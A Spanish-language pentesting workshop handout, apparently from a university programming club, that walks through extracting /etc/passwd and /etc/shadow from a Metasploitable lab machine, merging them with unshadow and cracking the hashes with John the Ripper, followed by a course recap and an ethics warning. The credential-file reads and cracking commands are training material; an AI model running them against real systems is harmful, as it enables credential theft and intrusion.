**Prerrequisito:** Shell con privilegios root en la máquina Metasploitable (obtenida mediante cualquier exploit de la Clase 2).

### Comandos de Extracción:

# Comando 1: Extraer lista de usuarios  
cat /etc/passwd

# Comando 2: Extraer hashes de contraseñas  
cat /etc/shadow

**Análisis de /etc/passwd:** Cada línea representa un usuario con formato:

username:x:UID:GID:comment:home:shell

La "x" indica que el hash real está en /etc/shadow.

### Análisis de /etc/shadow:

Cada línea contiene:

username:\$algoritmo\$salt\$hash:última\_modificación:...

#### Ejemplo:

msfadmin:\$1\$XN10Zj2c\$Rt/zzCW78iXb/t9Xfv8jZf:15765:0:99999:7:::

- \$1\$ = algoritmo MD5
- XN10Zj2c = salt (valor aleatorio)
- Rt/zzCW... = hash de la contraseña

**Acción Crítica:** Copia la salida COMPLETA de AMBOS archivos (/etc/passwd y /etc/shadow) y guárdalos en archivos de texto separados en tu máquina Kali Linux. John the Ripper necesita ambos archivos para funcionar correctamente. Nómbralos como passwd.txt y shadow.txt respectivamente.

# Paso 1: Obtención de los Hashes del Sistema

## Contexto Técnico

Para realizar esta práctica, necesitamos acceso privilegiado al sistema objetivo. Esto significa que debemos tener una shell con permisos de root, utilizando cualquiera de los métodos de escalada de privilegios aprendidos en la Clase 2 del taller.

Los sistemas Unix/Linux almacenan información crítica de usuarios en dos archivos fundamentales: `/etc/passwd` (información de usuarios) y `/etc/shadow` (hashes de contraseñas).

## Comandos en la Víctima

```
# Ejecutar en la shell de root@metasploitable
```

```
# 1. Obtener la lista completa de usuarios del sistema  
cat /etc/passwd
```

```
# 2. Extraer los hashes de contraseñas  
cat /etc/shadow
```

📄 **Acción Importante:** Copia y pega la salida completa de AMBOS comandos en archivos de texto separados en tu máquina Kali. Esta información será procesada localmente para el análisis de seguridad.



# Paso 2: Preparación de Archivos en Kali Linux

01

## Crear passwd.txt

Guarda la salida completa del comando `cat /etc/passwd` en un archivo llamado `passwd.txt`. Este archivo contiene información estructurada de cada usuario del sistema, incluyendo UID, GID, directorio home y shell predeterminada.

02

## Crear shadow.txt

Guarda la salida del comando `cat /etc/shadow` en `shadow.txt`. Este archivo crítico contiene los hashes cifrados de las contraseñas, junto con información de políticas de expiración y cambio de contraseñas.

03

## Verificar Formato

Asegúrate de que ambos archivos mantengan el formato original del sistema. Cada línea debe estar completa y sin modificaciones. La integridad de estos datos es fundamental para el siguiente paso de combinación.

Es fundamental entender que estos dos archivos están separados por razones de seguridad en sistemas Unix/Linux. El archivo `passwd` es legible por todos los usuarios, mientras que `shadow` solo es accesible por root. John the Ripper necesita combinar esta información en un formato especial para poder trabajar eficientemente.

# Paso 3: Combinación con unshadow

## La Herramienta unshadow

unshadow es una utilidad auxiliar que viene preinstalada con John the Ripper. Su función específica es combinar los archivos passwd y shadow en un único archivo con el formato propietario que John puede procesar eficientemente.

Esta herramienta resuelve el problema de tener la información de usuarios y hashes en archivos separados, creando un mapeo correcto entre cada usuario y su hash correspondiente.

## Comando en Kali

```
unshadow passwd.txt shadow.txt > hashes_para_john.txt
```

## Sintaxis Explicada

- passwd.txt: Primer argumento, archivo de usuarios
- shadow.txt: Segundo argumento, archivo de hashes
- >: Redirección de salida estándar
- hashes\_para\_john.txt: Archivo de salida combinado

📄 **Resultado:** Ahora tienes un archivo unificado hashes\_para\_john.txt perfectamente formateado y listo para ser procesado por John the Ripper.



# Paso 4: Cracking con John the Ripper

## Iniciando el Ataque de Diccionario

En este paso crítico, utilizaremos John the Ripper con uno de los diccionarios más completos y utilizados en el mundo del pentesting: `rockyou.txt`. Este diccionario contiene más de 14 millones de contraseñas reales obtenidas de filtraciones históricas, lo que lo convierte en una herramienta extremadamente efectiva para auditorías de seguridad.

### El Comando Completo

```
john --wordlist=/usr/share/wordlists/rockyou.txt  
hashes_para_john.txt
```

### Parámetros Explicados

- `john`: Invoca el programa principal
- `--wordlist=`: Especifica el modo de ataque por diccionario
- `/usr/share/wordlists/rockyou.txt`: Ruta completa al diccionario
- `hashes_para_john.txt`: Archivo objetivo con los hashes combinados

### Proceso de Ejecución

Una vez ejecutado el comando, John the Ripper comenzará un proceso iterativo donde:

1. Lee cada palabra del diccionario `rockyou.txt` secuencialmente
2. Aplica el mismo algoritmo de hashing que el sistema objetivo utilizó
3. Compara el hash resultante con los hashes extraídos del sistema
4. Cuando encuentra una coincidencia, guarda la contraseña en texto plano

En Metasploitable, que utiliza contraseñas deliberadamente débiles con fines educativos, deberías ver resultados positivos casi instantáneamente. En sistemas reales, este proceso puede tomar desde minutos hasta días dependiendo de la complejidad de las contraseñas.

# Paso 5: Visualización de Resultados



## Comando de Visualización

```
john --show  
hashes_para_john.txt
```

Este comando muestra todas las contraseñas que John ha crackeado exitosamente y almacenado en su base de datos interna.



## Formato de Salida

Los resultados se presentan en formato `usuario:contraseña` en texto plano, uno por línea:

- `msfadmin:msfadmin`
- `user:user`
- `postgres:postgres`
- `service:service`



## ¡Éxito!

Has completado exitosamente el proceso de cracking de hashes del sistema. Estas credenciales demuestran la debilidad crítica de usar contraseñas predecibles o reutilizadas.

Este ejercicio demuestra por qué las políticas de contraseñas fuertes son absolutamente críticas en cualquier organización. Las contraseñas débiles como las encontradas en Metasploitable (donde usuario y contraseña son idénticos) representan una de las vulnerabilidades más comunes y fáciles de explotar en sistemas reales.



# Módulo 3: Resumen Completo del Taller

## Hemos Completado el Ciclo de Vida de un Penetration Test

### Clase 1: Enumeración

Utilizamos Nmap para realizar reconocimiento activo del objetivo, identificando servicios, versiones y posibles vectores de ataque. La enumeración es la fase de inteligencia que determina el éxito de las fases posteriores.

1

2

### Clase 2: Explotación y Escalada

Aprendimos a explotar servicios vulnerables para obtener acceso inicial, seguido de técnicas de escalada de privilegios hasta conseguir acceso root completo al sistema objetivo.

3

### Clase 3: Hacking Web Server-Side

Dominamos el uso de Burp Suite para interceptar tráfico, explotamos vulnerabilidades de inyección SQL (SQLi) y logramos ejecución remota de código (RCE) en aplicaciones web.


4

### Clase 4: Client-Side y Post-Explotación

Exploramos ataques Cross-Site Scripting (XSS) y culminamos con técnicas de post-explotación, específicamente el cracking de contraseñas con John the Ripper que acabamos de practicar.

Este recorrido completo nos ha llevado desde el reconocimiento inicial hasta la post-explotación, cubriendo las fases fundamentales que todo pentester profesional debe dominar.

# La Lección Más Importante: La Ética Profesional



¿Qué Diferencia a un Hacker Ético de un Cibercriminal?

# ¡EL PERMISO!

## Hacker Ético (Tú)

- Trabaja con **autorización explícita** y documentada
- Su objetivo es **identificar vulnerabilidades** antes que los atacantes
- Ayuda a **fortalecer la seguridad** de organizaciones
- Opera dentro del **marco legal** establecido
- Reporta hallazgos de forma **profesional y confidencial**
- **Protege** a usuarios y organizaciones

## Cibercriminal

- Actúa **sin ningún tipo de permiso**
- Su objetivo es **robar, dañar o extorsionar**
- Causa **daños económicos y reputacionales** graves
- Comete **delitos federales** penados con prisión
- Opera en la **clandestinidad** y el anonimato
- **Perjudica** a víctimas inocentes

❏ **ADVERTENCIA LEGAL:** Usar estas habilidades y técnicas sin autorización explícita y por escrito constituye un **delito grave** en prácticamente todas las jurisdicciones. Las consecuencias incluyen cargos criminales, prisión, multas significativas y antecedentes penales permanentes que destruirán tu carrera profesional.

La línea entre el hacking ético y el cibercrimen no es una zona gris: es absolutamente clara y está definida por el permiso. Todo lo que has aprendido en este taller debe utilizarse exclusivamente en entornos controlados, con autorización formal, o en plataformas educativas legítimas diseñadas para práctica.

# Próximos Pasos: El Mundo Real te Espera

## (¿una clase 5?)

### Metasploitable vs. Sistemas Reales

Es crucial entender que Metasploitable es un entorno intencionalmente vulnerable diseñado para aprendizaje. Los sistemas reales implementan múltiples capas de defensa sofisticadas que NO están presentes en nuestro laboratorio de práctica.



#### Evasión de Antivirus

Aprende técnicas avanzadas de ofuscación de payloads, codificación polimórfica y modificación de firmas para evadir detección por soluciones antimalware modernas que utilizan análisis heurístico y machine learning.



#### Bypass de WAF

Domina estrategias para evadir Web Application Firewalls mediante técnicas de encoding, fragmentación de payloads, case variation y explotación de reglas mal configuradas en ModSecurity y soluciones similares.



#### Informe Profesional

Desarrolla la capacidad crítica de documentar hallazgos de manera profesional, incluyendo clasificación de riesgo (CVSS), impacto técnico/negocio, evidencias reproducibles y recomendaciones de remediación priorizadas.



#### Plataformas de Práctica

Continúa tu desarrollo en plataformas legales como Hack The Box, TryHackMe, PentesterLab y VulnHub, que ofrecen desafíos progresivos desde nivel principiante hasta experto en entornos controlados.

"El verdadero pentester nunca deja de aprender. La ciberseguridad evoluciona constantemente, y nuestras habilidades deben evolucionar con ella. La práctica deliberada y continua es lo que separa a los aficionados de los profesionales."



# ¡Sigán Practicando y Creciendo!

## Tu Viaje en Ciberseguridad Apenas Comienza

Has completado exitosamente este taller intensivo que te ha dado las bases fundamentales del pentesting profesional. Sin embargo, este es solo el principio de un camino fascinante y en constante evolución.

Las habilidades que has desarrollado aquí son la fundación sobre la cual construirás una carrera en ciberseguridad. Cada concepto aprendido, cada vulnerabilidad explotada, cada hash crackeado en este entorno controlado representa una pieza más en tu arsenal de conocimiento.

### Recursos Recomendados para Continuar:

- **Hack The Box:** Desafíos realistas de pentesting con máquinas de dificultad variable
- **TryHackMe:** Rutas de aprendizaje guiadas con laboratorios interactivos
- **PortSwigger Web Security Academy:** Entrenamientos específicos en seguridad web
- **OWASP:** Documentación y proyectos de seguridad open source
- **Certificaciones:** Considera CEH, OSCP, eJPT para validar tus habilidades

4

### Clases Completadas

Un ciclo completo de pentesting desde enumeración hasta post-explotación

100%

### Compromiso Ético

Siempre con permiso, siempre profesional, siempre legal

∞

### Oportunidades

El campo de la ciberseguridad está en expansión constante

---

**Recuerda:** El conocimiento sin ética es peligroso. El poder sin responsabilidad es destructivo. Usa tus nuevas habilidades para construir un mundo digital más seguro para todos.

**Hecho por Qb1t en colaboración con el @clubdeprogramaciónUNLP** | ¡Gracias por ser parte de este viaje de aprendizaje!